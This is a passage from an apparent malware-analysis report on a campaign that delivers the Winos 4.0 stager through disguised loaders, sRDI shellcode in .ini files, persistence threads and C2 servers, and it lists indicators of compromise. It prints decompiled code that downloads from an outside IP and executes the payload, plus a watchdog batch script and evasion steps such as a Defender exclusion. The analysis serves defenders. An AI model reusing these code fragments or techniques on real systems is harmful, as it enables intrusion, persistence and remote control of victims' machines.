
```
e:\TXPCGJ\QQPCMgr_proj\13.0.46265.301_for_gf2
    .0_dev\Source\Setup\PackageTools\product\win32\dbginfo\kpacket.pdb
```

Figure 7: Hardcoded PDB path from `insttect.exe`

These elements reinforce the loader's appearance as legitimate software.

Upon execution, `**insttect.exe**` locates `%LOCALAPPDATA%\Single.ini`, allocates memory with **PAGE_EXECUTE_READWRITE** permissions, copies the file into that region, and transfers control to its start. As previously described, the payload uses the sRDI format—enabling the embedded shellcode to self-parse and reflectively load the DLL without separate extraction.

Windows API calls related to shellcode loading are resolved dynamically via hashed function names.



```
text:0043A6B0 mlwr_manual_API_resolver proc near
text:0043A6B0
text:0043A6B0 var_20= byte ptr -20h
text:0043A6B0 var_14= byte ptr -14h
text:0043A6B0 var_C= dword ptr -0Ch
text:0043A6B0 var_8= dword ptr -8
text:0043A6B0 var_4= dword ptr -4
text:0043A6B0 arg_0= dword ptr  8
text:0043A6B0
text:0043A6B0 push    ebp
text:0043A6B1 mov     ebp, esp
text:0043A6B3 sub     esp, 20h
text:0043A6B6 call    mlwr_get_kernelbaseDll_BaseAddr
text:0043A6BB mov     [ebp+var_4], eax
text:0043A6BE push    30AA4DDh        ; LoadLibraryA
text:0043A6C3 mov     eax, [ebp+var_4]
text:0043A6C6 push    eax
text:0043A6C7 call    sub_43A600
text:0043A6CC add     esp, 8
text:0043A6CF mov     ecx, [ebp+arg_0]
text:0043A6D2 mov     [ecx+4], eax
text:0043A6D5 push    3283C47h        ; VirtualAlloc
text:0043A6DA mov     edx, [ebp+var_4]
text:0043A6DD push    edx
text:0043A6DE call    sub_43A600
```

Figure 8: Hashed API Resolution Routine

The DLL embedded within `**Single.ini**` takes a snapshot of running processes and continuously checks for `**360tray.exe**` and `**360safe.exe**`. These are components of 360 Total Security, a popular antivirus product developed by Chinese vendor Qihoo 360.

However, when tested with a dummy `**360tray.exe**`, the malware showed no response—neither terminating the process nor altering its own behavior.


Stage 2: Execution of intel.dll and Config.ini files

The `**.nsi scrip**t` drops `**intel.dll**`, `**Config.ini**`, and `**Config2.ini**` into *%APPDATA%\TrustAsia*, and uses nsExec::Exec to invoke intel.dll via a regsvr32 call.

Both `**Config.ini**` and `**Config2.ini**` initially appeared benign due to their generic names. However, as with earlier payloads, both `**.ini**` are binary blobs containing shellcode formatted using the Shellcode Reflective DLL Injection (sRDI) technique described earlier.

As noted in the QQBrowser case, earlier variants loaded the shellcode from disk using PowerShell scripts. In this version, execution is handled entirely in memory via `**regsvr32.exe**`, which invokes `**intel.dll**`. As is typical for DLLs executed this way, `**intel.dll**` exports the `**DllRegisterServer**` function, which is automatically called.

While this shift avoids PowerShell, it's not necessarily more evasive, since `**regsvr32.exe**` is a well-known LOLBin and is commonly monitored by modern EDR solutions. Upon execution, `**intel.dll**` loader creates a hardcoded mutex `**99907F23-25AB-22C5-057C-5C1D92466C65**` using the `**CreateMutexA**` API, and checks for the presence of two indicators: the mutex itself, and a file named `**Temp.aps**` in *%APPDATA%\TrustAsia*. If both are found, `**Config2.ini**` is loaded; otherwise, the default `**Config.ini**` is used.




```
EIP → 6FD97675   FF15 7885FC6F            call dword ptr ds:[6FFC8578]
      6FD9767B   FFD6                     call esi
      6FD9767D   8BF0                     mov esi,eax
      6FD9767F   83FE FF                  cmp esi,FFFFFFFF
      6FD97682   0F85 C5000000            jne aclayers.6FD9774D
      6FD97688   FF15 E081FC6F            call dword ptr ds:[<&GetLastError>]
      6FD9768E   83F8 05                  cmp eax,5
      6FD97691   0F85 B6000000            jne aclayers.6FD9774D
      6FD97697   64:8B15 18000000         mov edx,dword ptr fs:[18]
      6FD9769E   81BA F40B0000 BA00000    cmp dword ptr ds:[edx+BF4],C00000BA
      6FD976A8   75 0C                    jne aclayers.6FD976B6
      6FD976AA   F7C7 00000002            test edi,2000000
      6FD976B0   0F84 97000000            je aclayers.6FD9774D
      6FD976B6   8BCB                     mov ecx,ebx
      6FD976B8   E8 5A1F0000              call aclayers.6FD99617
      6FD976BD   85C0                     test eax,eax
      6FD976BF   0F84 88000000            je aclayers.6FD9774D
      6FD976C5   8D85 F4FDFFFF            lea eax,dword ptr ss:[ebp-20C]
      6FD976CB   50                       push eax
      6FD976CC   68 04010000              push 104
      6FD976D1   FF15 5481FC6F            call dword ptr ds:[<&GetTempPathW>]
      6FD976D7   85C0                     test eax,eax
      6FD976D9   0F84 81000000            je aclayers.6FD97760

esi=<kernel32.CreateFileW>
```

```
Default (stdcall)
1: [esp] 029D2FF0 029D2FF0 L"C:\\Users\[redacted]AppData\\Roaming\\TrustAsia\\Config.ini"
2: [esp+4] 80000000 80000000
3: [esp+8] 00000003 00000003
4: [esp+C] 0287E3FC 0287E3FC
5: [esp+10] 00000003 00000003
```

Figure 9: Handle to Config.ini being returned
Once the appropriate `**.ini**` file is chosen, the loader opens it using `**CreateFileW**` and loads its contents into memory. As seen in earlier stages, the `**.ini**` file contains a shellcode blob using the sRDI format, which self-parses and reflectively loads an embedded DLL.

The in-memory DLL, extracted and executed entirely from within the shellcode blob, exports a single function named `**VFPower**`, a naming convention consistent across all observed samples. Debug symbols embedded in the DLL reference a Chinese development path *E:\冲锋\进行中\Code_Shellcode - 裸体上线用作注入 \Release\Code_Shellcode.pdb* (machine translation: *E:\Charge\In Progress\Code_Shellcode - Naked online for injection \ Release \ Code _ Shellcode.pdb*).

During runtime, this in-memory DLL creates a hardcoded mutex `**zhuxianlu**` (machine translation: main line) and verifies if it was launched from `UserAccountBroker.exe`. If true, it immediately initiates C2 communication, likely assuming it was started with elevated privileges. Otherwise, the malware continues execution by spawning five threads, each responsible for a specific task before ultimately reaching the same C2 routine.



```
varMutexName = "zhuxianlu";
MutexA = CreateMutexA(0, 0, "zhuxianlu");
v1 = mwf_GetRunningProcess((int)v4);
varIsProcessUserAccBroker = mwf_WrapperFindString((int)v1, (int)"UserAccountBroker.exe");
mwf_WrapperForCleanup(v4);
if ( varIsProcessUserAccBroker )
  mwf_C2Connection();
```

Figure 10: Mutex Check and C2 Trigger Logic
The five threads carry out the following actions:

Thread 1 launches PowerShell via `**ShellExecuteExA**` to add a Microsoft Defender exclusion for the C:\ drive.

Thread 2 attempts to establish persistence via scheduled task registration as seen in the earlier QQBrowser incident described in the introduction. It generates two files:

`**PolicyManagement.xml**` — an XML file defining a scheduled task

`**updated.ps1**` — a PowerShell script that imports and registers the task
To ensure the script runs without restriction the malware first sets PowerShell policies to `**Unrestricted**` (for the current user) and `**Bypass**` (for the specific script). The scheduled task is configured to invoke `**regsvr32.exe**` at logon, which in turn re-executes either `**intel.dll**` or `**insttect.exe**` loader.

Although this operation failed during our analysis even with the Chinese language pack installed, it was attempted twice —we believe to ensure redundancy or persistence across both loaders. Both files `**PolicyManagement.xml**` and `**updated.ps1**` are deleted immediately after execution.


Thread 3 takes a snapshot of all running processes and scans for any instance of `**Telegram.exe**`, `**telegram.exe**`, or `**WhatsApp.exe**`. If any of these are detected, it creates an empty marker file named `**Temp.aps**` in *%APPDATA%\TrustAsia*, and then executes:

```
cmd /c rundll32.exe intel.dll,DllRegisterServer
```

This triggers the second-stage loader. The presence of the `**Temp.aps**`alters the loader's behavior, causing it to run `**Config2.ini**` instead of `**Config.ini**`.


Thread 4 checks for the existence of the file `**TrustAsia\Exit.aps**`. If found, the file is deleted and the malware terminates.

Thread 5 acts as a persistence watchdog for the second-stage loader. It creates two files: `**target.pid**`, which stores the process ID of the running regsvr32.exe instance executing `**intel.dll**` loader, and `**monitor.bat**`, a batch script that checks whether this process is still running. If not, the script attempts to relaunch it. This check runs every 15 seconds to ensure `**intel.dll**` remains continuously active.




```
@echo off
set "PIDFile=%TEMP%\target.pid"
set "VBSPath=C:\Users\[redacted]\AppData\Roaming\TrustAsia\intel.dll"
set /p pid=<"%PIDFile%"
del "%PIDFile%"
:check
tasklist /fi "PID eq %pid%" | findstr /i "%pid%" > nul
if errorlevel 1 (
    regsvr32 "%VBSPath%"
    exit
)
timeout /t 15
goto check
```

Figure 11: Content of monitor.bat watchdog
Following thread execution, the final function is responsible for C2 communication. Since the earliest observed sample from February 2024, the malware has used Windows sockets and the `**getaddrinfo**` API to resolve a hardcoded IP and port 18852 which also seems to be consistent across all analyzed samples of `**Config.ini**`.



```
varTmpWS2 = getaddrinfo(pNodeName, "18852", &pHints, &ppResult);// pNodeName == 134.122.204.11
if ( !varTmpWS2 )
{
  for ( i = ppResult; i; i = i->ai_next )
  {
    varSocket = socket(i->ai_family, i->ai_socktype, i->ai_protocol);
    if ( varSocket != -1 )
    {
      varTmpWS2 = connect(varSocket, i->ai_addr, i->ai_addrlen);
      if ( varTmpWS2 != -1 )
        break;
      closesocket(varSocket);
      varSocket = -1;
    }
  }
  freeaddrinfo(ppResult);
  if ( varSocket != -1 )
    break;
}
```

Once the connection is established, malware retrieves the next-stage payload from the C2 server, allocates a new memory region with **PAGE_EXECUTE_READWRITE** permissions, copies the downloaded content into memory, and transfers execution to it. This is the delivery of the final stage, observed as Winos v4.0 in recent samples.



```
LABEL_19:
  varPointerToPayload = VirtualAlloc(0, dwSize, 0x3000u, PAGE_EXECUTE_READWRITE);
  memmove(varPointerToPayload, varBuffForPayload, dwSize);
  ((void (*)(void))varPointerToPayload)();
  free(varBuffForPayload);
  closesocket(varSocket);
  WSACleanup();
  return 0;
```

Figure 12: Jump to final payload

Final payload Winos4.0

The `intel.dll` loader selects either `**Config.in**i` or `**Config2.ini**` based on runtime conditions, such as the presence of a mutex `**VJANCAVESU**` and a `**Temp.aps**`marker file. Each of these `**.ini**` files contains sRDI shellcode that connects to a different C2 server to download the next-stage payload which was Winos4.0 in our case.

In recent samples, the payloads were downloaded from:

`Config.ini` → **134.122.204[.]11:18852**

`Config2.ini` → **103.46.185[.]44:443**

Although being retrieved from different C2 servers, both payloads were nearly identical: 112 KB in size and structured as sRDI shellcode containing an embedded DLL. This DLL uses the same reflective loading technique seen in previous stages, exports a single-function `**VFPower**` and and includes debug metadata referencing a Chinese development path:

C:\Users\Administrator\Desktop\Quick4\主插件\Release\线模块.pdb (machine translation: *C:\Users\Administrator\Desktop\Quick4\Main Plug-in\Release\Online Module.pdb*)

Based on available evidence supported by debug info, we can say this is Winos4.0 stager `**上线模块.dll**`(machine translation: `**Online Module.dll**`.)

Extracted configuration

The Winos v4.0 stager downloaded from 134.122.204[.]11:18852 contains an embedded configuration block. The data appears to control runtime behavior, C2 communication, and implant settings. A decoded sample is shown below:

Extracted Configuration from Payload (134.122.204[.]11:18852)

Configuration	Data	Description
p1	134.122.204[.]11	First CC IP address
o1	6074	First port
t1	1	Protocol (TCP)
p2	134.122.204[.]11	Second CC IP address
o2	6075	Second option port
t2	1	Protocol (TCP)
p3	134.122.204[.]11	Third CC IP address
o3	6076	Third option port
t3	1	Protocol (TCP)
dd	1	Implant execution delay in seconds
cl	1	Beaconing interval in seconds
fz	认默 (default)	Grouping
bb	1.0	Version
bz	2025.4.24	Generation date
jp	0	Keylogger
bh	0	End bluescreen
ll	0	Antitraffic monitoring
dl	0	Entry point
sh	0	Process daemon
kl	0	Process hollowing

Configuration	Data	Description
bd	0	N/A


In previous incidents, Winos 4.0 has been linked to the Silver Fox APT group operation known for distributing malware like ValleyRAT via trojanized utilities and vulnerability exploitation. Notably, similar TTPs were observed in the CleverSoar campaign described by Rapid7 in November 2024 which also delivered Winos4.0 and checked system locale settings for Chinese or Vietnamese—suggesting targeting based on regional language.

Infrastructure

During our investigation, the hardcoded IP address 103.46.185[.]44 found in `**Config.ini**` was confirmed to host the final Winos 4.0 payload. Shodan scans showed it serving a binary blob that begins with recognizable sRDI shellcode and contains an embedded DLL identical to the Winos 4.0 stager ("Online Module") analyzed in this report.

Pivoting on this sample using Shodan hash -646083836, we identified eight additional IPs distributing the exact same payload: 112.213.101[.]161, 112.213.101[.]139, 103.46.185[.]73, 47.83.184[.]193, 202.79.173[.]50, 202.79.173[.]54, 202.79.173[.]98, and 103.46.185[.]44.

Each host returned identical byte sequences, indicating a shared and coordinated infrastructure distributing the same stage-one loader across multiple nodes, mostly hosted in Hong Kong.



TOTAL RESULTS
11

TOP ORGANIZATIONS

CTG Server Ltd.	5
MEGA-II IDC	3
OK COMMUNICATION LIMITED	3

Product Spotlight: Keep track of what you have connected to the Internet. Check out Shodan Monitor

```
112.213.101.161                                                                                      2025-04-24T10:13:31.288863
MEGA-II IDC
Hong Kong, Hong Kong        \xe8\x00\x00\x00\x00XU\x89\xe5\x89\xc2h\x00\x00\x00\x00P\x81\xc2\xd2\xbd\x01\x00h\x04\x00\x00\x00Rh(\x14\xaf\xf2\x05\xd2\x0b\x00\x00P\xe8\x05\x00\x00'

112.213.101.139                                                                                      2025-04-25T17:13:42.449824
MEGA-II IDC
Hong Kong, Hong Kong        \xe8\x00\x00\x00\x00XU\x89\xe5\x89\xc2h\x00\x00\x00\x00P\x81\xc2\xd2\xbd\x01\x00h\x04\x00\x00\x00Rh(\x14\xaf\xf2\x05\xd2\x0b\x00\x00P\xe8\x05\x00\x00'

103.46.185.73                                                                                        2025-04-21T04:21:55.110666
undefined.hostname.localhost
OK COMMUNICATION LIMITED    \xe8\x00\x00\x00\x00XU\x89\xe5\x89\xc2h\x00\x00\x00\x00P\x81\xc2\xd2\xbd\x01\x00h\x04\x00\x00\x00Rh(\x14\xaf\xf2\x05\xd2\x0b\x00\x00P\xe8\x05\x00\x00'
Hong Kong, Tseung Kwan O

202.79.173.54                                                                                        2025-04-18T05:36:52.216898
CTG Server Ltd.
Hong Kong, Tseung Kwan O    \xe8\x00\x00\x00\x00XU\x89\xe5\x89\xc2h\x00\x00\x00\x00P\x81\xc2\xd2\xbd\x01\x00h\x04\x00\x00\x00Rh(\x14\xaf\xf2\x05\xd2\x0b\x00\x00P\xe8\x05\x00\x00'

202.79.173.50                                                                                        2025-04-16T17:52:36.336026
CTG Server Ltd.
Hong Kong, Tseung Kwan O    \xe8\x00\x00\x00\x00XU\x89\xe5\x89\xc2h\x00\x00\x00\x00P\x81\xc2\xd2\xbd\x01\x00h\x04\x00\x00\x00Rh(\x14\xaf\xf2\x05\xd2\x0b\x00\x00P\xe8\x05\x00\x00'

103.46.185.44                                                                                        2025-04-14T19:46:13.327504
undefined.hostname.localhost
OK COMMUNICATION LIMITED    \xe8\x00\x00\x00\x00XU\x89\xe5\x89\xc2h\x00\x00\x00\x00P\x81\xc2\xd2\xbd\x01\x00h\x04\x00\x00\x00Rh(\x14\xaf\xf2\x05\xd2\x0b\x00\x00P\xe8\x05\x00\x00'
Hong Kong, Tseung Kwan O

202.79.173.98                                                                                        2025-04-07T14:04:06.812827
CTG Server Ltd.
Hong Kong, Tseung Kwan O    \xe8\x00\x00\x00\x00XU\x89\xe5\x89\xc2h\x00\x00\x00\x00P\x81\xc2\xd2\xbd\x01\x00h\x04\x00\x00\x00Rh(\x14\xaf\xf2\x05\xd2\x0b\x00\x00P\xe8\x05\x00\x00'
```

Figure 13: Shared Hosting of Identical Winos v4.0 Payloads

To expand this infrastructure mapping, we extracted additional C2 addresses from historic MDR case data and active threat hunting leads. These included:

43.226.125[.]44:18852, 47.238.125[.]85:18852, 137.220.229[.]34:18852, 8.210.165[.]181:18852, 143.92.61[.]154:18852, 47.86.28[.]28:18852, 202.79.168[.]211:443, 27.122.59[.]71:443, 143.92.63[.]144:18852, 202.79.171[.]133:443, 112.213.116[.]91:18852

Pivoting on these nodes using Shodan hash correlations revealed additional infrastructure often resolving to the same ASNs or hosting providers, such as

